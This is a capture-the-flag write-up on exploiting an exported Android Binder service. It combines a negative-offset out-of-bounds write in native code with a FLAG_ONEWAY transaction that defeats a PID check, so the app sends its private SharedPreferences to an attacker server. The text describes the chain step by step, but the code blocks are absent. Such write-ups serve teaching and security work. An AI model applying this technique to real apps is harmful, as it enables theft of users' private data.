

Context & introduction
The Insomni’hack CTF presented a challenge called Peaky Binders, and the name is both a TV show reference and a description of the entire attack surface: Android Binder IPC. The goal was straightforward on paper : extract user_name and whiskey_clicks from a target application’s private SharedPreferences.
“Welcome, hacker! I retrieved an app actively used by the Shelby family. Show them their operations are insecure. I want all their information: names, how many drinks they take, everything!”
The challenge asked us to submit an APK that would run on a controlled Android device and exfiltrate the data. ADB shell was not available, just our APK against a running instance of com.peaky.binders.
Through this writeup I will explain how I went from a decompiled APK to a working exploit, covering the static analysis methodology, the native vulnerability, and the non-obvious Binder mechanism that made the whole chain possible.
Background
This section covers the core Android concepts needed to follow the rest of the writeup. Skip it if you’re already familiar with Android IPC.
Android IPC and the Binder
On Android, every application runs in its own process with its own UID and sandboxed memory. Processes cannot share memory or call functions in each other directly. To communicate, Android uses a kernel-level IPC mechanism called Binder.
The Binder driver (/dev/binder) [1] acts as a broker: when process A wants to call a method on process B, it writes a structured transaction into the kernel driver, which forwards it to process B and optionally carries a reply back [2].
Android Services and the manifest
An Android Service is a component that runs in the background. It can be made available to other applications by declaring it as exported="true" in the AndroidManifest.xml. Once exported, any app on the device can bind to it and call its methods over Binder. Adding an android:permission attribute restricts which apps are allowed to bind. Without one, the service is open to everyone.
AIDL
AIDL (Android Interface Definition Language) is the IDL used to define the interface of a Binder service. From an .aidl file, the Android toolchain generates:
- A Stub class (server-side): the base class the service extends, which handles deserializing incoming Parcels and dispatching to the right method.
- A Proxy class (client-side): the class a client uses to call methods, which serializes arguments into a Parcel and sends the Binder transaction.
Each method in the interface gets an integer transaction code, assigned in declaration order starting from IBinder.FIRST_CALL_TRANSACTION = 1 [3].
JNI
JNI (Java Native Interface) is the bridge that lets Java/Kotlin code call functions compiled as native shared libraries (.so). On the native side, functions that are callable from Java follow a naming convention: Java_<package>_<class>_<method>, with dots replaced by underscores. These symbols are easy to spot in a disassembler and are the entry points to reverse when a service delegates work to native code [4].
Static analysis: knowing where to look
Decompiling the target
First step is always decompiling the APK. I used jadx:
The manifest tells everything
Before reading a single line of Java, I always read the manifest. It tells me exactly what is exposed to other apps on the device.
One thing stands out immediately:
- PeakyService is exported with no android:permission, it means that any app on the device can bind to it (like our application for exemple).
The AIDL interface
The AIDL file reveals exactly what PeakyService exposes:
DebugCheckFile is the interesting one. The name alone suggests it does something with files, and the byte[] argument gives us flexibility regarding the data we pass to it.
Reading PeakyService.java
The logic is: if Binder.getCallingPid() != 0, reject. Otherwise, call the native RetrieveLog, and POST the result to a server URL that the native function also returns.
At first, I found this strange because getCallingPid() is never supposed to return 0 : this PID corresponds to the Android swapper, and it will never call this function directly. So this is dead code ?
Reversing libpeaky.so
Finding the interesting functions
Since this is JNI, the functions are prefixed with “Java_” in the native library.

After a bit of clean-up :
The function Java_com_peaky_binders_PeakyService_RetrieveLog is the native implementation of RetrieveLog(String str) declared in PeakyService.java. When Java calls this.RetrieveLog(str), the JVM resolves it to this symbol in libpeaky.so.
The sscanf format string %15[^:]:%d:%c tells everything: RetrieveLog parses its string argument into three fields : a mode string, an signed integer offset, and a separator character.
This function open the log file at the hardcoded path stored in logPath and read up to 0x800 bytes into content. At the end, it returns [serverUrl, content] as a Java String[]. The Java caller then POSTs content to serverUrl + "/logs/".
The .data section layout
For the important strings in the binary, the layout is:

Three consecutive buffers. That spacing is going to be very important.
Reading the Ghidra decompilation: the OOB write
The Ghidra decompilation of the PARTIAL mode handler is already quite readable:
The protection 0x800 < offset is a signed comparison so it only checks for values strictly greater than 0x800 (2048). For any negative value, 0x800 < offset is false and the protection is bypassed.
By passing a negative value as the offset, it becomes possible to write outside the buffer and modify the strings used by the program.
Subtracting a negative number is the same as adding its absolute value:
DAT_001039d8 shown in Ghidra is the base address of the `content` buffer. It is 0x801 bytes long :
Any index upper than 0x801 lands after the buffer, in the adjacent .data variables: serverUrl starts at index 0x801, and logPath starts at index 0x841 (as shown in the layout table above).
The write then becomes:
We can write arbitrary bytes to serverUrl and logPath by passing negative offsets.
After the PARTIAL write, the code falls through to a file-read path: it opens logPath, reads up to 0x800 bytes, and returns [serverUrl, content] to the Java layer. The Java layer then POSTs content to serverUrl + "/logs/".
The exploitation chain is now clear:
- Overwrite serverUrl to a server that we control ;
- Overwrite logPath to the path of the file containing the flag (/data/data/com.peaky.binders/shared_prefs/PeakyPrefs.xml) ;
- Trigger FULL mode so PeakyService reads and POSTs the SharedPreferences file to us.
The only obstacle left is the callingPid != 0 protection…
The PID check: understanding the developer’s intent
The code shows that the developer is attempting to restrict calls to this method to the root process only.
But in Android, root is UID 0, not PID 0. So this is a major development error. We need to figure out how to ensure that the getCallingPid method returns 0.
After doing a little research, I came across this article [5].
“Binder.getCallingPid will always return 0 because the message sending by remote apps is asynchronous; transactions with IBinder.FLAG_ONEWAY. Therefore the uid is the only information available”
The developer made the wrong assumption. But the interesting question is: when does getCallingPid() actually return 0?
The bypass: FLAG_ONEWAY and the kernel’s behavior
How Binder transactions work
When you call a method through the standard AIDL proxy, the generated code calls:
The last argument is the flags. 0 means a synchronous transaction. The Binder kernel driver processes the transaction, fills in the header including sender_pid from the calling process and delivers it to the server. Binder.getCallingPid() reads this sender_pid value, which is always our real PID.
Now, what happens with IBinder.FLAG_ONEWAY?
For a one-way (asynchronous) transaction, the client does not wait for a reply. It means that the Binder kernel driver does not set sender_pid in the transaction header for one-way calls (the field is not populated because there is no reply path to establish). When getCallingPid() reads mCallingPid on the server side for a one-way transaction, it reads the uninitialized value, which is 0.
So: Binder.getCallingPid() returns 0 for one-way transactions on the server side. The check if (callingPid != 0) return; passes. The function body executes.
But it is important to know that the AIDL proxy always uses synchronous transactions. To use FLAG_ONEWAY, we need to bypass the proxy entirely and craft the Parcel manually.
Creating the Binder transaction
The AIDL Parcel format for DebugCheckFile(byte[] data) is:
And DebugCheckFile is the first method declared in the interface, so its transaction code is IBinder.FIRST_CALL_TRANSACTION = 1.
We keep the raw IBinder from onServiceConnected and call transact() directly:
The null reply Parcel is because one-way transactions have no reply (logically).
Building the exploit APK
Project structure
The AIDL file is fully copied from the decompiled application. This generates the IPeakyService.Stub.asInterface() we use for enableDebugMode, which has no PID restriction.
The network_security_config.xml is necessary because PeakyService makes HTTP requests, and modern Android blocks cleartext traffic by default:
The exploit flow
The OOB write helpers
Each call to patchByte sends one PARTIAL transaction, which writes a single byte into serverUrl or logPath:
The final step is to build the application and push it to the server.
The flag
On Burp Collaborator, the POST body arrives:
The flag is there.
Conclusion
Peaky Binders was a well-designed challenge because each layer looked separately reasonable: exporting a service is normal, having a debug method behind a PID check looks safe, and a native buffer with bounds checking looks safe too. The vulnerability emerged from the intersection of all three.
The FLAG_ONEWAY bypass is particularly clever because it doesn’t require root, code injection, or any kernel exploit. It is a documented behavior of the Binder framework that the developer didn’t account for when designing the access control.
References
[1] https://www.synacktiv.com/en/publications/binder-transactions-in-the-bowels-of-the-linux-kernel
[2] https://blog.thalium.re/posts/fuzzing-samsung-system-services/
[4] https://thibz.xyz/p/android-native-reversing-from-ghidra-jni-analysis-to-frida-hooking/